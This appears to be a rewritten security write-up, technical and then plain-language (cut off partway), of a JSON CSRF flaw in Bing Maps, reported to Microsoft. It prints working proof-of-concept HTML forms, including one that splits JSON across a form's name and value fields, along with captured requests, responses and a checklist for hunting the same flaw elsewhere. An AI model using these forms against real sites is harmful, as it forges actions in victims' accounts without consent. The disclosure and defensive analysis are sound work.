JSON CSRF in Microsoft Bing Maps Collections
Bing Maps collection creation endpoint lacked CSRF protection and accepted JSON with text/plain content type, allowing an attacker to forge requests that create collections in a victim's account. The attacker could also delete collections using a different method.
 Published on infosecwriteups.com

Bing Maps allows users to create a collection and add places to those collections as shown below.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Bing Maps lets a signed-in user create collections and add places to them. The feature is backed by an endpoint that writes a collection object for the authenticated user. The report focuses on the request that creates a collection and on the fact that this request can be reproduced cross-site from an attacker-controlled page, so that a victim's browser performs the write with the victim's own session.

The screenshot shows the normal collection feature in Bing Maps, where a user creates a collection and adds places to it.
Setup
The researcher worked with an authenticated Bing Maps session and captured the collection-creation traffic in Burp. The exploit pages are plain HTML forms, and the requests and responses were captured in Burp. The captured request in the report shows Chrome 121 on Windows (Mozilla/5.0 (Windows NT 10.0; Win64; x64) ... Chrome/121.0.6167.85 Safari/537.36), and the response is dated 29 January 2024. No other tooling or account setup is described.
Finding it
The request and response for creating a collection look like this:

Two properties of the request stood out:
- There is no CSRF token in the request.
- The method is
POSTand theContent-Typeistext/plain.
Because text/plain is one of the CORS simple content types, the browser sends the request without a preflight and without applying CORS checks to the outgoing request. A cross-site HTML form can therefore produce exactly this kind of request, with the victim's cookies attached, from any origin.
The body is JSON, which is what makes the attack interesting: a form cannot normally produce a JSON body, so the question is whether the browser's form encoding can be shaped into valid JSON.
Exploitation
Step 1: a form with an empty input name
The first attempt uses a form with enctype="text/plain" posting to the collection endpoint, with the JSON placed in the value attribute and the name attribute left empty:
<html> <body> <form method="POST" action="https://www.bing.com/CloudGraph/Collection/v1" enctype="text/plain"> <input type="hidden" name='' value='{"RequestType":5,"RequestOrigin":"BingMapsVertical","SchemaVersion":"1.0","ClientETag":"0","CollectionToBeWritten":{"$type":"GeoAnnotationsCollection","Name":"Test Collection","Description":"Test Description","CanShare":false,"Items":[],"AlwaysShowPOI":true,"CopyAllowed":true,"DisplayOrder":1,"DateCreated":638421423185170000,"DateModified":638421423185170000,"DateAccessed":638421423185170000,"Properties":{"ImageUrls":"[]"},"CollectionId":"0","ItemsCount":0}}'/> <input type="submit" value="Submit"> </form> </body><html>
This fails for a simple reason: when the name attribute of an input element is empty, the browser does not send that parameter at all, even though the value attribute contains data. The researcher explains why the name was left empty in the first place: if the name were, for example, a, the browser would send a parameter of the form
a={"RequestType":5,"RequestOrigin":"BingMapsVertical","SchemaVersion":"1.0","ClientETag":"0","CollectionToBeWritten":{"$type":"GeoAnnotationsCollection","Name":"Test Collection","Description":"Test Description","CanShare":false,"Items":[],"AlwaysShowPOI":true,"CopyAllowed":true,"DisplayOrder":1,"DateCreated":638421423185170000,"DateModified":638421423185170000,"DateAccessed":638421423185170000,"Properties":{"ImageUrls":"[]"},"CollectionId":"0","ItemsCount":0}}
which is invalid JSON because of the leading a=.
Step 2: JSON in the name attribute
The second attempt swaps the roles: the JSON goes into the name attribute and the value attribute is left empty.
<html>    <body>        <form method="POST" action="https://www.bing.com/CloudGraph/Collection/v1" enctype="text/plain">            <input type="hidden" name='{"RequestType":5,"RequestOrigin":"BingMapsVertical","SchemaVersion":"1.0","ClientETag":"0","CollectionToBeWritten":{"$type":"GeoAnnotationsCollection","Name":"Test Collection","Description":"Test Description","CanShare":false,"Items":[],"AlwaysShowPOI":true,"CopyAllowed":true,"DisplayOrder":1,"DateCreated":638421423185170000,"DateModified":638421423185170000,"DateAccessed":638421423185170000,"Properties":{"ImageUrls":"[]"},"CollectionId":"0","ItemsCount":0}}' value=''/>            <input type="submit" value="Submit">        </form>
    </body><html>


This is a partial success: the JSON now reaches the server as the request body. It still fails, because even with an empty value, the browser appends = to the body automatically. The backend tries to parse the body as JSON, sees the trailing =, fails to parse it, and returns BAD REQUEST.
At this point the researcher asks two questions: if the parameters are sent as JSON, is exploitation impossible? And what if the server does not validate the JSON input structure correctly, so that it accepts additional parameters such as {"foo":"test"}?
Step 3: absorbing the = into an extra JSON member
The third attempt assumes the server tolerates extra members. The trick is to split the JSON across the name and value attributes so that the = the browser inserts becomes part of a valid JSON member:
<html>    <body>        <form method="POST" action="https://www.bing.com/CloudGraph/Collection/v1" enctype="text/plain">            <input type="hidden" name='{"RequestType":5,"RequestOrigin":"BingMapsVertical","SchemaVersion":"1.0","ClientETag":"0","CollectionToBeWritten":{"$type":"GeoAnnotationsCollection","Name":"test csrf","Description":"test","CanShare":false,"Items":[],"AlwaysShowPOI":true,"CopyAllowed":true,"DisplayOrder":1,"DateCreated":638385168551730000,"DateModified":638385168551730000,"DateAccessed":638385168551730000,"Properties":{"ImageUrls":"[]"},"CollectionId":"0","ItemsCount":0},"foo' value='":"test"}'/>            <input type="submit" value="Submit">        </form>
    </body><html>
The two attributes are:
name='{"RequestType":5,"RequestOrigin":"BingMapsVertical","SchemaVersion":"1.0","ClientETag":"0","CollectionToBeWritten":{"$type":"GeoAnnotationsCollection","Name":"test csrf","Description":"test","CanShare":false,"Items":[],"AlwaysShowPOI":true,"CopyAllowed":true,"DisplayOrder":1,"DateCreated":638385168551730000,"DateModified":638385168551730000,"DateAccessed":638385168551730000,"Properties":{"ImageUrls":"[]"},"CollectionId":"0","ItemsCount":0},"foo' value='":"test"}'
The name attribute ends with a new member ,"foo, and the value attribute starts with ":"test"}. When the browser joins them with =, the body reads as if a new member had been added: the actual JSON, followed by ,"foo=":"test"}. The closing } is placed in the value attribute because the opening { was never closed in the name attribute.
The request as seen in Burp:
POST /CloudGraph/Collection/v1 HTTP/2Host: www.bing.comCookie: AUTHENTICATED_COOKIEContent-Length: 460Cache-Control: max-age=0Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"Sec-Ch-Ua-Mobile: ?0Sec-Ch-Ua-Full-Version: ""Sec-Ch-Ua-Arch: ""Sec-Ch-Ua-Platform: "Windows"Sec-Ch-Ua-Platform-Version: ""Sec-Ch-Ua-Model: ""Sec-Ch-Ua-Bitness: ""Sec-Ch-Ua-Full-Version-List: Upgrade-Insecure-Requests: 1Origin: nullContent-Type: text/plainUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Sec-Fetch-Site: cross-siteSec-Fetch-Mode: navigateSec-Fetch-User: ?1Sec-Fetch-Dest: documentAccept-Encoding: gzip, deflate, brAccept-Language: en-US,en;q=0.9Priority: u=0, i{"RequestType":5,"RequestOrigin":"BingMapsVertical","SchemaVersion":"1.0","ClientETag":"0","CollectionToBeWritten":{"$type":"GeoAnnotationsCollection","Name":"test csrf","Description":"test","CanShare":false,"Items":[],"AlwaysShowPOI":true,"CopyAllowed":true,"DisplayOrder":1,"DateCreated":638385168551730000,"DateModified":638385168551730000,"DateAccessed":638385168551730000,"Properties":{"ImageUrls":"[]"},"CollectionId":"0","ItemsCount":0},"foo=":"test"}
Relevant details: Origin: null (the request comes from a cross-site context), Sec-Fetch-Site: cross-site, Content-Type: text/plain, and a body that is valid JSON with one extra member, "foo=" set to "test".
The response is 200 OK when the victim opens the exploit page, which indicates that the collection was created in the victim's account:
HTTP/2 200 OKCache-Control: privateContent-Length: 274Content-Type: application/json; charset=utf-8Vary: Accept-EncodingP3p: CP="NON UNI COM NAV STA LOC CURa DEVa PSAa PSDa OUR IND"X-Eventid: [redacted]-Ch: Sec-CH-UA-Bitness, Sec-CH-UA-Arch, Sec-CH-UA-Full-Version, Sec-CH-UA-Mobile, Sec-CH-UA-Model, Sec-CH-UA-Platform-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Platform, Sec-CH-UA, UA-Bitness, UA-Arch, UA-Full-Version, UA-Mobile, UA-Model, UA-Platform-Version, UA-Platform, UAUseragentreductionoptout: [redacted]/[redacted]=Content-Security-Policy-Report-Only: script-src https: 'strict-dynamic' 'report-sample' 'nonce-cNS9LxynUR+ClL2pzP3fsJULF3t3qVcaKz09Ble/4/8='; base-uri 'self';report-to csp-endpointReport-To: {"group":"csp-endpoint","max_age":86400,"endpoints":[{"url":"https://aefd.nelreports.net/api/report?cat=bingcsp"}]}X-Msedge-Ref: Ref A: [redacted] Ref B: MAA02EDGE0311 Ref C: 2024-01-29T11:56:05ZDate: Mon, 29 Jan 2024 11:56:06 GMTSet-Cookie: SENSITIVE_COOKIE; expires=Sat, 22-Feb-2025 11:56:05 GMT; path=/; HttpOnlySet-Cookie: SENSITIVE_COOKIE; domain=.bing.com; expires=Thu, 29-Jan-2026 11:56:05 GMT; path=/; secure; SameSite=NoneAlt-Svc: h3=":443"; ma=93600X-Cdn-Traceid: 0.0e0a2c17.1706529365.7a547e{"RequestType":5,"CollectionsMetaMap":null,"CollectionsMap":null,"ServerETag":"088ba493-bbe0-e901-0264-160db3476ee0","SchemaVersion":"1.0","ExternalUserId":"4ae96729c1bd14a1","CollectionId":"bda0fff9-5587-456b-91f8-b8e7348d9800","ItemId":null,"ItineraryMetaServerETag":null}
The response body returns a CollectionId for the newly created collection, along with a ServerETag and an ExternalUserId.
The screenshot shows the successful proof of concept: the 200 OK response when the victim opens the exploit, indicating that the collection was created in the victim's account.
Step 4: deletion
The researcher also found that a victim's collection could be deleted using a different strategy, and reported a video proof of concept to the MSRC team through the usual process, highlighting the impact as creating and deleting other users' Bing Maps collections.
The video shows the full process, highlighting the impact: creating and deleting other users' Bing Maps collections.
Root cause
The endpoint accepts a JSON body with Content-Type: text/plain, which is a CORS simple content type, so a cross-site form can send it without a preflight. There is no CSRF token in the request, so the server has no way to tell the victim's own request apart from one triggered by an attacker's page. The only obstacle is the form encoding: the browser inserts = between the name and the value, and the server's JSON parser rejects the trailing = in the straightforward attempt. The exploit works because the parser accepts an extra member, so the injected = can be absorbed into a valid JSON member name ("foo="). The report does not describe the server-side validation beyond this behaviour; the tolerance of extra members is what the researcher assumed and then confirmed with the 200 OK response.
Impact
An attacker who can get a signed-in Bing Maps user to open a page they control can create a collection in that user's account without any interaction beyond loading the page. The researcher also demonstrated deletion of a victim's collection using a different strategy. The impact described is limited to creating and deleting the victim's Bing Maps collections; the report does not describe any other data being read or modified.

Microsoft did not consider the issue severe enough for an immediate fix, and it was not eligible for a bounty.
Fix
The defences that would address the issue are the standard ones for JSON CSRF: require a CSRF token or an Origin/Referer check on the collection endpoint, and reject requests whose Content-Type is not application/json (which forces a preflight for cross-site callers).
Variants to test
- JSON endpoints that accept
text/plain. Look for state-changing endpoints whose captured request usesContent-Type: text/plainand a JSON body. A positive result is a cross-site form that produces a200and a state change in the victim's account. - Servers that tolerate extra JSON members. Send a body with an additional member such as
{"foo":"test"}alongside the real fields. If the server still processes the request, the=-absorption trick from this report applies. - Form encoding tricks. Try putting the JSON in the
nameattribute with an emptyvalue, and split the JSON acrossnameandvalueso the browser-inserted=becomes part of a valid member. A positive result is a request body that parses as JSON and a successful write. - Missing CSRF tokens on JSON APIs. Check whether the request carries any unpredictable token. If not, and the endpoint accepts a simple content type, the request is a candidate for cross-site forgery.
- Deletion and update endpoints. The report mentions deletion through a different strategy; test whether update and delete operations on the same resource share the same weaknesses. A positive result is a cross-site request that removes or modifies the victim's data.
What happened, in plain words
Bing Maps is Microsoft's online map service. Besides looking at maps, a signed-in user can save places into lists called collections: for example, a list of restaurants you want to visit, or a list of places from a holiday. The service stores these collections on Microsoft's servers, tied to your account.
This report is about a bug in the part of Bing Maps that creates a collection. The researcher found that a completely unrelated website, one that the attacker controls, can make your browser send the "create a collection" request to Bing Maps, using your own logged-in session, without you noticing. The result is a new collection created in your Bing Maps account without your action.
The class of bug is called CSRF, short for Cross-Site Request Forgery. The everyday comparison: imagine a bank where a withdrawal form only asks for your account number, and the bank trusts that anyone who fills in the form is you, because the form is handed in at the bank's own counter. If someone else can print an identical form and get you to hand it in, the bank cannot tell the difference. In a browser, the "handing in" happens automatically: any web page you visit can make your browser send a request to another site, and your browser attaches your login cookies to that request because it is going to the right site. CSRF defences exist precisely to let the server tell a genuine request from a forged one.
A cookie is a small piece of data that a website asks your browser to store and to send back on every later request to that site. After you log in, the site gives your browser a cookie that acts like a wristband at an event: showing it proves you already passed the entrance. The server does not re-check your password on every request; it just looks at the wristband. That is exactly why CSRF works: if an attacker's page can make your browser send a request to Bing, your browser will show the wristband automatically.
An API (Application Programming Interface) is the set of addresses and rules a website's own pages use to talk to its servers behind the scenes. When you click "create collection" in Bing Maps, the page does not reload; it quietly sends a request to a specific address, and the server replies with data. The address in this report is https://www.bing.com/CloudGraph/Collection/v1. An endpoint is just one such address, one specific door into the server.
A request is the message your browser sends ("please create this collection for me"), and a response is the server's reply ("done, here is the new collection's ID"). Both are made of a first line, some headers (small labelled pieces of information such as the content type or the cookies), and optionally a body (the actual data).
JSON (JavaScript Object Notation) is a text format for structured data, built from curly braces, names in quotes, colons and values. It looks like {"Name":"Test Collection"}. Servers commonly expect request bodies in JSON.
Burp (Burp Suite) is a tool that sits between your browser and a website and lets you look at, and change, every request and response. The researcher used it to capture the normal collection-creation traffic and to inspect the forged requests.
The normal feature
Bing Maps lets a signed-in user create a collection and add places to it. The screenshot below shows that feature in the product.
Capturing the request
The researcher logged in to Bing Maps, used the collection feature normally, and captured the request and response in Burp. They look like this:
Two things in that captured request stood out:
- There is no CSRF token in the request. A CSRF token is a random, unpredictable value that the site's own pages include in each state-changing request, and that an attacker's page cannot guess. If the server checks it, a forged request fails because it lacks the right token. Here there was nothing to check.
- The request method is
POSTand theContent-Typeheader istext/plain. The method is the verb of the request:GETasks for something,POSTsends something to be created or changed. The Content-Type header tells the server what format the body is in.
Why does text/plain matter? Browsers have a security rule called CORS (Cross-Origin Resource Sharing) that limits what a page from one site can do with requests to another site. Before sending certain "non-simple" requests, the browser first sends a small permission-check request called a preflight, asking the other site whether the real request is allowed. A request with Content-Type: text/plain counts as a simple request, so no preflight is sent and the request goes out directly. A plain HTML form on any website can produce exactly this kind of request, with the victim's cookies attached.
The body of the request is JSON, and that is the interesting part. A normal HTML form cannot produce a JSON body: it produces name=value pairs. So the question the researcher set out to answer was whether the browser's form encoding could be shaped into valid JSON.
Trying to forge the request
Attempt 1: JSON in the value, empty name
The first attempt is a plain HTML page containing a form that posts to the collection endpoint. The form's enctype is set to text/plain, the JSON is placed in the value attribute of a hidden input, and the name attribute is left empty:
<html> <body> <form method="POST" action="https://www.bing.com/CloudGraph/Collection/v1" enctype="text/plain"> <input type="hidden" name='' value='{"RequestType":5,"RequestOrigin":"BingMapsVertical","SchemaVersion":"1.0","ClientETag":"0","CollectionToBeWritten":{"$type":"GeoAnnotationsCollection","Name":"Test Collection","Description":"Test Description","CanShare":false,"Items":[],"AlwaysShowPOI":true,"CopyAllowed":true,"DisplayOrder":1,"DateCreated":638421423185170000,"DateModified":638421423185170000,"DateAccessed":638421423185170000,"Properties":{"ImageUrls":"[]"},"CollectionId":"0","ItemsCount":0}}'/> <input type="submit" value="Submit"> </form> </body><html>
Line by line, in plain words:
<html> <body>: the start of an ordinary web page.<form method="POST" action="https://www.bing.com/CloudGraph/Collection/v1" enctype="text/plain">: a form that, when submitted, sends aPOSTrequest to the Bing Maps collection endpoint.enctype="text/plain"tells the browser to format the body as plain text rather than the defaultname=value&name=valuestyle.<input type="hidden" ...>: a field the visitor does not see. Itsnameis empty and itsvalueholds the JSON describing the collection to create: a name, a description, sharing settings, timestamps, and so on.<input type="submit" value="Submit">: the button that submits the form. On an attacker's page this could be triggered automatically, or disguised as something the visitor clicks.</form> </body><html>: the end of the form and the page. Note the closing tag is written<html>rather than</html>; browsers are forgiving about this.
This attempt fails for a simple reason: when the name attribute of an input is empty, the browser does not send that field at all, even though the value contains data.
The researcher explains why the name was left empty in the first place. If the name were, for example, a, the browser would send a body like this:
a={"RequestType":5,"RequestOrigin":"BingMapsVertical","SchemaVersion":"1.0","ClientETag":"0","CollectionToBeWritten":{"$type":"GeoAnnotationsCollection","Name":"Test Collection","Description":"Test Description","CanShare":false,"Items":[],"AlwaysShowPOI":true,"CopyAllowed":true,"DisplayOrder":1,"DateCreated":638421423185170000,"DateModified":638421423185170000,"DateAccessed":638421423185170000,"Properties":{"ImageUrls":"[]"},"CollectionId":"0","ItemsCount":0}}
That is not valid JSON, because of the a= stuck on the front. So the name had to be empty, but an empty name means the browser sends nothing. Dead end.
Attempt 2: JSON in the name, empty value
The second attempt swaps the roles: the JSON goes into the name attribute and the value attribute is left empty.
<html>    <body>        <form method="POST" action="https://www.bing.com/CloudGraph/Collection/v1" enctype="text/plain">            <input type="hidden" name='{"RequestType":5,"RequestOrigin":"BingMapsVertical","SchemaVersion":"1.0","ClientETag":"0","CollectionToBeWritten":{"$type":"GeoAnnotationsCollection","Name":"Test Collection","Description":"Test Description","CanShare":false,"Items":[],"AlwaysShowPOI":true,"CopyAllowed":true,"DisplayOrder":1,"DateCreated":638421423185170000,"DateModified":638421423185170000,"DateAccessed":638421423185170000,"Properties":{"ImageUrls":"[]"},"CollectionId":"0","ItemsCount":0}}' value=''/>            <input type="submit" value="Submit">        </form>
    </body><html>
Line by line:
- The form is the same as before:
POSTto the collection endpoint,enctype="text/plain". - The hidden input now has the whole JSON as its
nameand an emptyvalue. - The submit button is unchanged.
This is a partial success: the JSON now reaches the server as the request body. It still fails, because even with an empty value, the browser automatically appends = after the name. The server tries to read the body as JSON, sees the trailing =, cannot parse it, and answers BAD REQUEST.
At this point the researcher asks two questions. If the parameters are sent as JSON, is exploitation impossible? And what if the server does not validate the JSON structure strictly, so that it accepts extra members such as {"foo":"test"} alongside the real ones?
Attempt 3: hiding the = inside an extra JSON member
The third attempt assumes the server tolerates extra members. The trick is to split the JSON across the name and value attributes so that the = the browser inserts becomes part of a valid JSON member:
<html>    <body>        <form method="POST" action="https://www.bing.com/CloudGraph/Collection/v1" enctype="text/plain">            <input type="hidden" name='{"RequestType":5,"RequestOrigin":"BingMapsVertical","SchemaVersion":"1.0","ClientETag":"0","CollectionToBeWritten":{"$type":"GeoAnnotationsCollection","Name":"test csrf","Description":"test","CanShare":false,"Items":[],"AlwaysShowPOI":true,"CopyAllowed":true,"DisplayOrder":1,"DateCreated":638385168551730000,"DateModified":638385168551730000,"DateAccessed":638385168551730000,"Properties":{"ImageUrls":"[]"},"CollectionId":"0","ItemsCount":0},"foo' value='":"test"}'/>            <input type="submit" value="Submit">        </form>
    </body><html>
Line by line:
- The form is again the same
